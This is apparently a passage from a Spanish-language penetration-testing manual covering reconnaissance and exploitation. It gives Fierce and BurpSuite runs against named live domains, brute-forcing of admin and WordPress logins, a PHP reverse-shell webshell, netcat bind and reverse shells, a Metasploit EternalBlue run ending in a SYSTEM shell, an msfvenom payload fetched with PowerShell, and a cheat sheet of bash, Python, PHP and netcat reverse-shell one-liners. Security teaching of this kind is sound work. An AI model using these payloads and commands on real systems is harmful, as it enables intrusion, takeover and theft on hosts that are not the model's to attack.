


Escaneo activo en progreso

SPA (Single Page Application)



Configuración de estructura para SPA



Política de escaneo

7.2 Fierce

Herramienta de reconocimiento DNS que escanea dominios usando fuerza bruta y búsquedas inversas.

```
fierce -dns target.com -threads 10
fierce -dns target.com -threads 10 -wordlist /usr/share/dnsrecon/namelist.txt
fierce -dns target.com -threads 10 -connect /root/Desktop/resultado.txt
```

```
DNS Servers for platzi.com:
    tom.ns.cloudflare.com
    lady.ns.cloudflare.com

Trying zone transfer first...
    Testing tom.ns.cloudflare.com
        Request timed out or transfer not allowed.
    Testing lady.ns.cloudflare.com
        Request timed out or transfer not allowed.

Unsuccessful in zone transfer (it was worth a shot)
Okay, trying the good old fashioned way... brute force

Checking for wildcard DNS...
Nope. Good.
```

Resultados de un escaneo con Fierce

```
Now performing 2280 test(s)...
104.20.19.218 br.platzi.com
104.20.18.218 br.platzi.com
54.186.164.194 chat.platzi.com
104.20.54.150 courses.platzi.com
104.20.53.150 courses.platzi.com
104.20.19.218 demo.platzi.com
104.20.18.218 demo.platzi.com
104.20.19.218 i.platzi.com
104.20.18.218 i.platzi.com
104.20.19.218 live.platzi.com
104.20.18.218 live.platzi.com
104.20.18.218 logs.platzi.com
104.20.19.218 logs.platzi.com
104.20.19.218 static.platzi.com
104.20.18.218 static.platzi.com
104.20.18.218 www.platzi.com
104.20.19.218 www.platzi.com

Subnets found (may want to probe here using nmap or unicornscan):
  104.20.18.0-255 : 7 hostnames found.
  104.20.19.0-255 : 7 hostnames found.
  104.20.53.0-255 : 1 hostnames found.
  104.20.54.0-255 : 1 hostnames found.
  54.186.164.0-255 : 1 hostnames found.

Done with Fierce scan: http://ha.ckers.org/fierce/
Found 17 entries.

Have a nice day.
```

Subdominios descubiertos por Fierce

7.3 GoBuster

Herramienta para fuerza bruta de URLs, directorios y subdominios DNS.

```
$ apt-get install gobuster
$ gobuster dir -e -u 192.168.0.167 -w wordlist.txt -o output -s 301 -x txt,php,html,xml,js
```

7.4 Nikto

Escáner de servidores web que busca configuraciones erróneas, archivos predeterminados y versiones obsoletas.

```
apt-get install nikto
nikto -h 192.168.0.9
nikto -h 192.168.0.9 -Tuning 4    # XSS
nikto -h 192.168.0.9 -Tuning 9    # SQL Injection
nikto -Display V -o resultado.html -Format html -h 192.168.0.9
```

7.5 Dirb

Escáner de contenido web con ataques basados en diccionarios.

```
apt-get install dirb  
dirb http://192.168.0.3 /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
```

7.6 D-TECT

Herramienta todo en uno: WordPress enum, subdominios, puertos, XSS, SQLi, ClickJacking.

```
$ git clone https://github.com/shawarkhanethicalhacker/D-TECT  
$ cd D-TECT && sudo python d-tect.py
```

Capítulo 8: Explotación

Herramientas principales: cURL, BurpSuite, Metasploit, WebShells y Netcat.

8.1 BurpSuite

Herramienta integral para seguridad de aplicaciones web. Proxy local para interceptar, inspeccionar y modificar solicitudes/respuestas HTTP/S.

Configuración del Proxy



FoxyProxy Standard por Eric H. Jung


FoxyProxy es una herramienta de administración de proxies avanzada, que reemplaza totalmente la limitada funcionalidad de proxies nativa de Firefox. Ofrece mas funciones que SwitchProxy, ProxyButton, QuickProxy, xyzproxy, ProxyTex, TorButton, etc.

+ Agregar a Firefox

Extensión FoxyProxy para Firefox




Interceptando Tráfico



BurpSuite interceptando tráfico web



Menú principal de BurpSuite



Panel del proxy con opciones Forward, Drop e Intercept

Fuerza Bruta con Intruder

Raw **Params** **Headers** **Hex**

```
POST /admin/ HTTP/1.1
Host: 192.168.1.7
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: http://192.168.1.7/admin/
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 29

username=admin&password=admin
```

Captura de credenciales del login

Target **Positions** **Payloads** **Options**

Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines assigned to payload positions - see help for full details.

Attack type: **Sniper**

```
POST /admin/ HTTP/1.1
Host: 192.168.1.7
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: http://192.168.1.7/admin/
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 29

username=$admin&password=$admin
```

Enviar solicitud al Intruder

Target **Positions** **Payloads** **Options**

Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type. The number of payload types available for each payload set, and each payload type, depends on the attack type.

Payload set: **1**

Look In: **Desktop**

Payload type: **Simple list**

Payload Options [Simple list]

This payload type lets you configure the payload options.

Paste **Load**

Agregar diccionario al Intruder

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length
20	password1234!!	200	<input type="checkbox"/>	<input type="checkbox"/>	504
0		200	<input type="checkbox"/>	<input type="checkbox"/>	509
1	creadpag	200	<input type="checkbox"/>	<input type="checkbox"/>	509
2	creadpag548	200	<input type="checkbox"/>	<input type="checkbox"/>	509
3	creadpag548.	200	<input type="checkbox"/>	<input type="checkbox"/>	509
4	hacking	200	<input type="checkbox"/>	<input type="checkbox"/>	509
5	freddy	200	<input type="checkbox"/>	<input type="checkbox"/>	509
6	tetas	200	<input type="checkbox"/>	<input type="checkbox"/>	509
7	yayaya	200	<input type="checkbox"/>	<input type="checkbox"/>	509
8	yayayayay	200	<input type="checkbox"/>	<input type="checkbox"/>	509
9	ayayayaya	200	<input type="checkbox"/>	<input type="checkbox"/>	509
10	ayyayayayayay	200	<input type="checkbox"/>	<input type="checkbox"/>	509
11	ted	200	<input type="checkbox"/>	<input type="checkbox"/>	509
12	mole	200	<input type="checkbox"/>	<input type="checkbox"/>	509
13	mother	200	<input type="checkbox"/>	<input type="checkbox"/>	509

Request	Response
Raw	Params
Headers	Hex


```
Accept-Language: en-US,en;q=0.5
Referer: http://192.168.1.7/admin/
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 38

username=admin&password=password1234!!
```

Resultados de fuerza bruta - código 504 indica éxito

Uso del Repeater

Interfaz del Repeater en BurpSuite

Permite manipular encabezados HTTP y ver la respuesta en tiempo real.

Uso del Intruder (Fuzzing)

Target Positions Payloads Options

② Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are injected.

Attack type: **Sniper**

```
POST /0xLogin HTTP/1.1
Host: tpx.mx
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://tpx.mx/0xLogin
Content-Type: application/x-www-form-urlencoded
Content-Length: 100
Cookie: __cfduid=$d014384c37bcac4e1b4348afdfa7e38515702321805
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1

log=$admin$&pwd=$password$&wp-submit=$Acceder$&redirect_to=$https%3A%2F%2Ftpx.mx%2Fwp-admin%2F$&testcookie=$1$
```

Configurar posiciones de fuzzing

③ Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste |
 Load ... |
 Remove |
 Clear |
 Add | Enter a new item
 Add from list ... |
 Add from list ... |
 Fuzzing - quick |
Fuzzing - full |
 Usernames |

Configurar payloads de fuzzing

Extensiones de BurpSuite

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer


Extensions BApp Store APIs Options

BApp Store


The BApp Store contains Burp extensions that have been written by users of Burp Suite, to extend its functionality.

Name	Installed	Rating	Detail
.NET Beautifier	<input type="checkbox"/>	★★★★★	Pro extension
Active Scan++	<input type="checkbox"/>	★★★★★	Pro extension
Additional Scanner Checks	<input type="checkbox"/>	★★★★★	Pro extension
AES Payloads	<input type="checkbox"/>	★★★★★	Pro extension
AuthMatrix	<input type="checkbox"/>	★★★★★	
Authz	<input type="checkbox"/>	★★★★★	
Autorize	<input type="checkbox"/>	★★★★★	
Blazer	<input type="checkbox"/>	★★★★★	
Bradamsa	<input type="checkbox"/>	★★★★★	
Browser Repeater	<input type="checkbox"/>	★★★★★	
BUDY	<input type="checkbox"/>	★★★★★	

BApp Store de BurpSuite



Configurar Jython para extensiones Python



Instalación de extensiones

8.2 WebShells

Scripts que se cargan en un servidor web para permitir acceso remoto y administración.

```
locate webshell
cp -r /usr/share/webshells/php /root/Desktop/
cp /usr/share/webshells/php/php-reverse-shell.php /root/Desktop/
```

```
root@kali:~# locate webshell
/usr/share/webshells
/usr/share/doc/webshells
/usr/share/doc/webshells/changelog.Debian.gz
/usr/share/doc/webshells/copyright
/usr/share/golismero/golismero/api/data/vulnerability/malware/webshell.py
/usr/share/webshells/asp
/usr/share/webshells/aspx
/usr/share/webshells/cfm
/usr/share/webshells/jsp
/usr/share/webshells/perl
/usr/share/webshells/php
/usr/share/webshells/asp/cmd-asp-5.1.asp
/usr/share/webshells/asp/cmdasp.asp
/usr/share/webshells/aspx/cmdasp.aspx
/usr/share/webshells/cfm/cfexec.cfm
/usr/share/webshells/jsp/cmdjsp.jsp
/usr/share/webshells/jsp/jsp-reverse.jsp
/usr/share/webshells/perl/perl-reverse-shell.pl
/usr/share/webshells/perl/perlcmd.cgi
/usr/share/webshells/php/findsock.c
/usr/share/webshells/php/php-backdoor.php
/usr/share/webshells/php/php-findsock-shell.php
/usr/share/webshells/php/php-reverse-shell.php
/usr/share/webshells/php/qsd-php-backdoor.php
/usr/share/webshells/php/simple-backdoor.php
/var/cache/apt/archives/webshells_1.1-0kali0_all.deb
/var/lib/dpkg/info/webshells.list
/var/lib/dpkg/info/webshells.md5sums
root@kali:~# H
```

WebShells disponibles en Kali Linux

```
<?php
set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.15.29'; // CHANGE THIS
$port = 6969; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
```

^G Get Help ^O Write Out ^W Where Is ^K Cut Text
^X Exit ^R Read File ^\ Replace ^U Uncut Text

```
root@kali:~# ip r
default via 192.168.15.1 dev eth0 proto dhcp metric 100
192.168.15.0/24 dev eth0 proto kernel scope link src 192.168.15.29
root@kali:~#
```

Editar IP y puerto en php-reverse-shell.php

NOTA: Editar la IP y el puerto de tu máquina atacante antes de subir la webshell.

```
<?php
set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.15.29'; // CHANGE THIS
$port = 6969; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```

Ejemplo de inyección de código mediante webshell

8.3 Netcat

Utilidad de red para leer y escribir datos. Uso principal: reverse shells y bind shells.




Diagrama de Netcat Reverse Shell

```
nc -lvp 6969 # Modo escucha
nc -nlvp 4444 > incoming.exe # Recibir archivos (Windows)
nc -nv 192.168.15.32 4444 < archivo.exe # Enviar archivos (Linux)
```

Bind Shell

```
C:\Users\user> nc -nlvp 4444 -e cmd.exe    # Windows (victima)
nc -nv 192.168.15.39 4444                  # Atacante se conecta
```

```
root@Movie:~# nc -nv 192.168.15.39 4444
(UNKNOWN) [192.168.15.39] 4444 (?) open
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\tpx>
```

Conexión exitosa de Bind Shell

Reverse Shell




Diagrama de Reverse Shell

```
C:\Users\user> nc -nlvp 4444          # Windows escucha
nc -nv 192.168.15.39 4444 -e /bin/bash # Linux se conecta
```

8.4 Metasploit Framework

Plataforma de código abierto para desarrollar, probar y ejecutar exploits.

```
/etc/init.d/postgresql restart
msfconsole      # Con banner
msfconsole -q   # Sin banner
```

Comandos Principales

Comando	Descripción
help / ?	Comandos disponibles
show exploits	Exploits disponibles
show payloads	Cargas útiles
use [exploit]	Entrar al entorno de un exploit

set RHOST	IP del objetivo
set LHOST	IP del atacante
search [término]	Buscar exploits
back	Salir del exploit actual

Ejemplo: EternalBlue (MS17-010)

```

msf exploit(windows/smb/ms17_010_eternalblue) >
msf exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):
   Name      Current Setting  Required  Description
   --.        .              yes       The target address range or CIDR identifier
   RHOSTS    .              yes       The target port (TCP)
   REPORT    445            yes       (Optional) The Windows domain to use for authentication
   SMBDomain .
   SMBPass   .
   SMBUser   .
   VERIFY ARCH true          yes       Check if remote architecture matches exploit Target.
   VERIFY TARGET true         yes       Check if remote OS matches exploit Target.

Exploit target:
   Id  Name
   --.  --
   0   Windows 7 and Server 2008 R2 (x64) All Service Packs

msf exploit(windows/smb/ms17_010_eternalblue) > show targets

Exploit targets:
   Id  Name
   --.  --
   0   Windows 7 and Server 2008 R2 (x64) All Service Packs

msf exploit(windows/smb/ms17_010_eternalblue) > search samba |grep samba
Matching Modules
=====
#  Name
#  -----
1 auxiliary/admin/smb/samba_symlink_traversal
2 auxiliary/dos/samba/lsa_addrives_heap
3 auxiliary/dos/samba/lsa_transnames_heap
4 auxiliary/dos/samba/read_nttrans_ea_list
5 auxiliary/scanner/rsync/modules_list
6 auxiliary/scanner/smb/smb_uninit_cred
7 exploit/freesbsd/samba/transzopen
8 exploit/linux/samba/chain_reply
9 exploit/linux/samba/is_known_pipeName
10 exploit/linux/samba/lsa_transnames_heap
11 exploit/linux/samba/lsa_transnames_policy_heap
12 exploit/linux/samba/transzopen
13 exploit/multi/samba/nttrans
14 exploit/multi/samba/usermap_script
15 exploit/osx/samba/lsa_transnames_heap
16 exploit/osx/samba/transzopen

      Disclosure Date  Rank   Check  Description
      -----          ----  ----  -----
1  auxiliary/admin/smb/samba_symlink_traversal  2003-04-07  great  No     Samba Symlink Directory Traversal
2  auxiliary/dos/samba/lsa_addrives_heap        2010-06-16  good   No     Samba lsa io_privilege_set Heap Overflow
3  auxiliary/dos/samba/lsa_transnames_heap      2017-03-24  excellent Yes   Samba is_known_pipename! Arbitrary Module Load
4  auxiliary/dos/samba/read_nttrans_ea_list     2007-05-14  good   Yes   Samba lsa io_trans_names Heap Overflow
5  auxiliary/scanner/rsync/modules_list         2003-04-07  normal  Yes   List Rsync Modules
6  auxiliary/scanner/smb/smb_uninit_cred        2003-04-07  great  Yes   Samba _netr_ServerPasswordSet Uninitialized Credential State
7  exploit/freesbsd/samba/transzopen           2003-04-07  great  No     Samba transZOpen Overflow (*BSD x86)
8  exploit/linux/samba/chain_reply             2010-06-16  good   No     Samba chain_reply Memory Corruption (Linux x86)
9  exploit/linux/samba/is_known_pipeName       2017-03-24  excellent Yes   Samba is_known_pipename! Arbitrary Module Load
10  exploit/linux/samba/lsa_transnames_heap    2007-05-14  good   Yes   Samba lsa io_trans_names Heap Overflow
11  exploit/linux/samba/lsa_transnames_policy_heap 2003-04-07  normal  Yes   Samba LSA TransNames Policy AuditInfo Heap Overflow
12  exploit/linux/samba/transzopen             2003-04-07  great  No     Samba transZOpen Overflow (Linux x86)
13  exploit/multi/samba/nttrans               2003-04-07  average No     Samba 2.2.2 - 2.2.6 nttrans Buffer Overflow
14  exploit/multi/samba/usermap_script        2007-05-14  excellent No    Samba "username map script" Command Execution
15  exploit/osx/samba/lsa_transnames_heap     2007-05-14  average No     Samba lsa io_trans_names Heap Overflow
16  exploit/osx/samba/transzopen             2003-04-07  great  No     Samba transZOpen Overflow (Mac OS X PPC)

```

Metasploit configurando exploit MS17-010

```

nmap -sC -sV --script=default,vuln -T5 192.168.15.35 -oN port.txt

use exploit/windows/smb/ms17_010_eternalblue
set RHOST 192.168.15.35
exploit

```

```

|---[smb-vuln-ms17-010]---|
| VULNERABLE:           |
| Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010) |
| State: VULNERABLE      |
| IDs: CVE-2017-0143     |
| Risk factor: HIGH      |
| A critical remote code execution vulnerability exists in Microsoft SMBv1      |
| servers (ms17-010).          |

```

Resultado del escaneo Nmap previo a la explotación

```
msf5 > search ms17_010
Matching Modules
=====
#  Name                                     Disclosure Date  Rank   Check
-  -
1  auxiliary/admin/smb/ms17_010_command    2017-03-14    normal  Yes
2  auxiliary/scanner/smb/smb_ms17_010       2017-03-14    normal  Yes
3  exploit/windows/smb/ms17_010_永恒之蓝     2017-03-14    average No
4  exploit/windows/smb/ms17_010_永恒之蓝_win8 2017-03-14    average No
5  exploit/windows/smb/ms17_010_psexec        2017-03-14    normal  No

msf5 > use exploit/windows/smb/ms17_010_永恒之蓝
msf5 exploit(windows/smb/ms17_010_永恒之蓝) > set RHOSTS 192.168.15.34
RHOSTS => 192.168.15.34
msf5 exploit(windows/smb/ms17_010_永恒之蓝) > exploit
```

Configuración del exploit en Metasploit

```
[*] msf5 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 192.168.15.29:4444
[*] 192.168.15.35:445 - Connecting to target for exploitation.
[+] 192.168.15.35:445 - Connection established for exploitation.
[*] 192.168.15.35:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.15.35:445 - CORE raw buffer dump (38 bytes)
[*] 192.168.15.35:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 55 6c 74 69 6d 61 Windows 7 Ultima
[*] 192.168.15.35:445 - 0x00000010 74 65 20 37 36 30 31 20 53 65 72 76 69 63 65 20 7601 Service
[*] 192.168.15.35:445 - 0x00000020 50 61 63 6b 20 31 Pack 1
[+] 192.168.15.35:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.15.35:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.15.35:445 - Sending all but last fragment of exploit packet
[*] 192.168.15.35:445 - Starting non-paged pool grooming
[*] 192.168.15.35:445 - Sending SMBv2 buffers
[+] 192.168.15.35:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.15.35:445 - Sending final SMBv2 buffers.
[*] 192.168.15.35:445 - Sending last fragment of exploit packet!
[*] 192.168.15.35:445 - Receiving response from exploit packet
[+] 192.168.15.35:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.15.35:445 - Sending egg to corrupted connection.
[*] 192.168.15.35:445 - Triggering free of corrupted buffer.
[*] Command shell session 2 opened (192.168.15.29:4444 -> 192.168.15.35:49162) at 2019-07-31 22:34:35 -0500
[+] 192.168.15.35:445 - =-=-=--=-=--=-=--=-=--=-=--=-=--=-=--=-=--=-=--=-=--=-=--=-=--=-=-
[+] 192.168.15.35:445 - =-=-=--=-=--=-=--=-=--=-=--=-=--=-=--=-=--=-=--=-=--=-=--=-=-
[+] 192.168.15.35:445 - =-=-=--=-=--=-=--=-=--=-=--=-=--=-=--=-=--=-=--=-=--=-=--=-=-
[*] C:\Windows\system32>whoami
whoami
nt authority\system

[*] C:\Windows\system32>
```

Explotación exitosa con Meterpreter

Workspaces y Base de Datos

```
msf5 > workspace
* default
msf5 > db_status
[*] Connected to msf. Connection type: postgresql.
msf5 > 
```

Verificar conexión a base de datos

```
msf > db_status  
msf > workspace -a proyecto1  
msf > workspace proyecto1  
msf > db_export /root/resultado.xml  
msf > hosts -c address.state.os flavor
```

```
msf > services -c name,info -S http
```

```
msf5 > db import /root/hola.xml
[*] Importing 'Nmap XML' data
[*] Import: Parsing with 'Nokogiri v1.10.3'
[*] Importing host 192.168.15.5
[*] Successfully imported /root/hola.xml
msf5 > hosts

Hosts
=====

address      mac          name   os_name   os_flavor   os_sp   purpose   info   comments
-----      ----          ----   -----     -----       -----   -----   -----   -----
192.168.15.5 40:9c:28:95:87:89           Unknown                device

msf5 > 

root@kali:~# nmap -sT 192.168.15.5 -oX hola.xml
Starting Nmap 7.70 ( https://nmap.org ) at 2019-07-31 20:56 CDT
Nmap scan report for 192.168.15.5
Host is up (0.01s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE
62078/tcp open  iphone-sync
MAC Address: 40:9C:28:95:87:89 (Apple)

Nmap done: 1 IP address (1 host up) scanned in 40.03 seconds
```

Importar y escanear con la base de datos de Metasploit

Escalamiento de Privilegios

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.15.69 LPORT=6969 -f exe >
shell.exe
powershell Invoke-WebRequest -Uri "http://192.168.15.68:8080/shell.exe" -OutFile
"C:\Windows\system32\spool\drivers\color\shell.exe"
```

```
meterpreter > background
use post/multi/recon/local_exploit_suggester
set session 2
exploit
```

```
meterpreter >
Background session 2? [y/N]
msf exploit(rejetto_hfs_exec) > use post/multi/recon/local_exploit_suggester
msf post(local_exploit_suggester) > show options

Module options (post/multi/recon/local_exploit_suggester):
Name      Current Setting  Required  Description
----      -----          -----    -----
SESSION      yes        The session to run this module on.
SHOWDESCRIPTION  false      yes      Displays a detailed description for the available exploits

msf post(local_exploit_suggester) > set session 2
session => 2
msf post(local_exploit_suggester) > run

[*] 10.10.10.8 - Collecting local exploits for x64/windows...
[*] 10.10.10.8 - 14 exploit checks are being tried...
[*] Post module execution completed
msf post(local_exploit_suggester) >
```

Módulos de escalamiento de privilegios sugeridos

8.5 Comandos de Reverse Shell

Bash

```
bash -i >& /dev/tcp/10.0.0.1/8080 0>&1
```

Python

```
python -c 'import socket,subprocess,os;s=socket.socket(...);s.connect(("10.0.0.1",1234));...p=subprocess.call(["/bin/sh","-i"]);'
```

PHP

```
php -r '$sock=fsockopen("10.0.0.1",1234);exec("/bin/sh -i <&3 >&3 2>&3");'
```

Netcat

```
nc -e /bin/sh 10.0.0.1 1234
```

Capítulo 9: Explotación Avanzada en IoT



Los dispositivos conectados a Internet contienen sistemas que permiten inyectar comandos nativos y queries hacia bases de datos.

